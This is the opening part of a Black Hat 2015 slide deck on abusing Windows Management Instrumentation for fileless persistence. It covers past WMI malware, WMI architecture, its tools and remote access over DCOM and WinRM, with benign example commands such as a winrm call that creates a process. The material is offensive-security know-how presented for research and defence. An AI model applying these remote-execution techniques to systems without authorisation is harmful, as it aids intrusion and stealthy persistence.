



**black hat**<sup>®</sup>  
USA 2015

# Abusing Windows Management Instrumentation (WMI) to Build a Persistent, Asynchronous, and Fileless Backdoor

Matt Graeber

## Disclaimer

While the code and techniques discussed today are offensive in nature, I will take great care to discuss defensive measures and solutions as well. That said...

## Defense, FTW!!!

Go see our talk at DEF CON 23!

*“WhyMI so Sexy? WMI Attacks, Real-Time Defense, and Advanced Forensic Analysis”*

Saturday, August 8 @ 1300 – Track 3

## Fact - Attackers are abusing WMI

1. You may not be aware of this fact.
2. You may not know WMI is.
3. You may not know how to prevent and detect such attacks.
4. **You may only be aware of its malicious capabilities as described in public reports.**

## Matt Graeber - @mattifestation

- Reverse Engineer @ FireEye Labs Advanced Reverse Engineering ( **FL**⚡**RE** ) Team
- Speaker – Black Hat, DEF CON, Microsoft Blue Hat, BSides LV and Augusta, DerbyCon
- Black Hat Trainer
- Microsoft MVP – PowerShell
- GitHub projects – PowerSploit, PowerShellArsenal, Position Independent Shellcode in C, etc.

## Sophisticated attackers are “living off the land”

Increasingly, attackers are becoming more proficient system administrators than our system administrators.



**A tool that's useful to a sysadmin is useful to an attacker.**

## Motivation

As a offensive researcher, if you can dream it,  
someone has likely already done it



and that someone isn't the kind of person who  
speaks at security cons...

## Outline

1. Abridged History of WMI Malware
2. WMI Architecture
3. WMI Interaction
4. WMI Query Language (WQL)
5. WMI Eventing
6. Remote WMI
7. WMI Attacks
8. Providers
9. PoC WMI backdoor
10. Detection and Mitigations



# WMI Malware History

## 2010 - Stuxnet

- Exploited MS10-061 – Windows Printer Spooler
- Exploited an arbitrary file write vulnerability
- WMI provided a generic means of turning a file write to SYSTEM code execution!
- The attackers dropped a MOF file to gain SYSTEM-level execution.
- Microsoft fixed this exploit primitive

<http://poppopret.blogspot.com/2011/09/playing-with-mof-files-on-windows-for.html>

## 2010 - Ghost

- Utilized permanent WMI event subscriptions to:
- Monitor changes to “Recent” folder
- Compressed and uploaded all new documents
- Activates an ActiveX control that uses IE as a C2 channel

<http://la.trendmicro.com/media/misc/understanding-wmi-malware-research-paper-en.pdf>

## 2014 – WMI Shell (Andrei Dumitrescu)

- Uses WMI as a C2 channel
- Clever use of WMI namespaces stage data exfil

[http://2014.hacktoergosum.org/slides/day1\\_WMI\\_Shell\\_Andrei\\_Dumitrescu.pdf](http://2014.hacktoergosum.org/slides/day1_WMI_Shell_Andrei_Dumitrescu.pdf)

# WMI Basics

## WMI Basics – Introduction

- Windows Management Instrumentation
- Powerful local & remote system management infrastructure
- Present since Win98 and NT4. Seriously.
- Can be used to:
  - Obtain system information
    - Registry
    - File system
    - Etc.
  - Execute commands
  - Subscribe to events

## WMI Basics - Architecture


- WMI implements the CIM and WBEM standards to do the following:
  - Provide an object schema to describe “managed components”
  - Provide a means to populate objects – i.e. WMI providers
  - Store persistent objects – WMI/CIM repository
  - Query objects – WQL
  - Transmit object data – DCOM and WinRM
  - Perform actions on objects – class methods, events, etc.
- Persistent WMI objects are stored in the WMI repository
  - %SystemRoot%\System32\wbem\Repository\OBJECTS.DATA
  - Valuable for forensics yet no parsers exist until now!
- WMI Settings
  - HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\WBEM
  - Win32\_WmiSetting class

## WMI Basics - Architecture

- Persistent WMI objects are stored in the WMI repository
  - `%SystemRoot%\System32\wbem\Repository\OBJECTS.DATA`
  - Valuable for forensics yet no parsers exist until now!
- WMI Settings
  - `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM`
  - `Win32_WmiSetting` class
  - E.g. AutoRecover MOFs are listed here




# WMI Architecture



# Interacting with WMI

## Utilities - PowerShell



```
Windows PowerShell
PS C:\> Get-Command -Noun Wmi*

CommandType      Name                                     ModuleName
-----
Cmdlet            Get-WmiObject                          Microsoft.PowerShell.Management
Cmdlet            Invoke-WmiMethod                       Microsoft.PowerShell.Management
Cmdlet            Register-WmiEvent                      Microsoft.PowerShell.Management
Cmdlet            Remove-WmiObject                       Microsoft.PowerShell.Management
Cmdlet            Set-WmiInstance                        Microsoft.PowerShell.Management

PS C:\> Get-Command -Noun Cim*


CommandType      Name                                     ModuleName
-----
Cmdlet            Get-CimAssociatedInstance             CimCmdlets
Cmdlet            Get-CimClass                          CimCmdlets
Cmdlet            Get-CimInstance                       CimCmdlets
Cmdlet            Get-CimSession                        CimCmdlets
Cmdlet            Invoke-CimMethod                      CimCmdlets
Cmdlet            New-CimInstance                       CimCmdlets
Cmdlet            New-CimSession                        CimCmdlets
Cmdlet            New-CimSessionOption                 CimCmdlets
Cmdlet            Register-CimIndicationEvent           CimCmdlets
Cmdlet            Remove-CimInstance                    CimCmdlets
Cmdlet            Remove-CimSession                     CimCmdlets
Cmdlet            Set-CimInstance                       CimCmdlets

PS C:\>
```

“Blue is the New Black” - @obscuresec

## Utilities – wmic.exe

- Pentesters and attackers know about this
- Installed everywhere
- Gets most tasks done
- Has some limitations



```
ca. Command Prompt
C:\>wmic.exe /?

[global switches] <command>


The following global switches are available:
/NAMESPACE      Path for the namespace the alias operate against.
/ROLE            Path for the role containing the alias definitions.
/NODE           Servers the alias will operate against.
/IMPLEVEL       Client impersonation level.
/AUTHLEVEL      Client authentication level.
/LOCALE         Language id the client should use.
/PRIVILEGES     Enable or disable all privileges.
/TRACE          Outputs debugging information to stderr.
/RECORD         Logs all input commands and output.
/INTERACTIVE    Sets or resets the interactive mode.
/FAILFAST       Sets or resets the FailFast mode.
/USER           User to be used during the session.
/PASSWORD       Password to be used for session login.
/OUTPUT         Specifies the mode for output redirection.
/APPEND         Specifies the mode for output redirection.
/AGGREGATE      Sets or resets aggregate mode.
/AUTHORITY      Specifies the <authority type> for the connection.
/?[:<BRIEF|FULL>] Usage information.

For more information on a specific global switch, type: switch-name /?

The following alias/es are available in the current role:
ALIAS           - Access to the aliases available on the local system
BASEBOARD       - Base board (also known as a motherboard or system board) management.
BIOS            - Basic input/output services (BIOS) management.
BOOTCONFIG      - Boot configuration management.
CDROM           - CD-ROM management.
COMPUTERSYSTEM  - Computer system management.
```


## Utilities - Sapien WMI Explorer

- Commercial utility
- Great for WMI discovery/research
- Many additional features



## Utilities – wbemtest.exe

- The WMI utility you never heard of
- GUI
- Very powerful
- Rarely a blacklisted application



## Utilities – winrm.exe

- Not a well known utility
- Can interface with WMI over WinRM
- Useful if PowerShell is not available

```
winrm invoke Create wmicimv2/Win32_Process @{CommandLine="notepad.exe";CurrentDirectory="C:\"}
```

```
winrm enumerate http://schemas.microsoft.com/wbem/wsman/1/wmi/root/cimv2/Win32_Process
```

```
winrm get http://schemas.microsoft.com/wbem/wsman/1/wmi/root/cimv2/Win32_OperatingSystem
```

## Utilities

- Linux - wmic, wmis, wmis-ptb (@passingthehash)
  - <http://passing-the-hash.blogspot.com/2013/04/missing-ptb-tools-writeup-wmic-wmis-curl.html>
- Windows Script Host Languages
  - VBScript
  - JScript
- IWbem\* COM API
- .NET System.Management classes



# Remote WMI

## Remote WMI Protocols - DCOM

- DCOM connections established on port 135
- Subsequent data exchanged on port dictated by
  - HKEY\_LOCAL\_MACHINE\Software\Microsoft\Rpc\Internet – Ports (REG\_MULTI\_SZ)
  - configurable via DCOMCNFG.exe
- Not firewall friendly
- By default, the WMI service – Winmgmt is running and listening on port 135


## Remote WMI Protocols - DCOM

```
Administrator: Windows PowerShell
PS C:\> Get-WmiObject -Class Win32_Process -ComputerName 192.168.72.135 -Credential 'WIN-B85AAA7ST4U\Administrator'

__GENUS                : 2
__CLASS                 : Win32_Process
__SUPERCLASS            : CIM_Process
__DYNASTY                : CIM_ManagedSystemElement
__RELPATH                : Win32_Process.Handle="0"
__PROPERTY_COUNT        : 45
__DERIVATION             : {CIM_Process, CIM_LogicalElement, CIM_ManagedSystemElement}
__SERVER                : WIN-B85AAA7ST4U
__NAMESPACE              : root\cimv2
__PATH                  : \\WIN-B85AAA7ST4U\root\cimv2:Win32_Process.Handle="0"
Caption                 : System Idle Process
CommandLine              :
CreationClassName        : Win32_Process
CreationDate             :
CSCreationClassName      : Win32_ComputerSystem
CSName                   : WIN-B85AAA7ST4U
Description              : System Idle Process
```

## Remote WMI Protocols - WinRM/PowerShell Remoting

- SOAP protocol based on the WSMan specification
- Encrypted by default
- Single management port – 5985 (HTTP) or 5986 (HTTPS)
- The official remote management protocol in Windows 2012 R2+
- SSH on steroids – Supports WMI and code execution, object serialization
- Scriptable configuration via WSMan “drive” in PowerShell

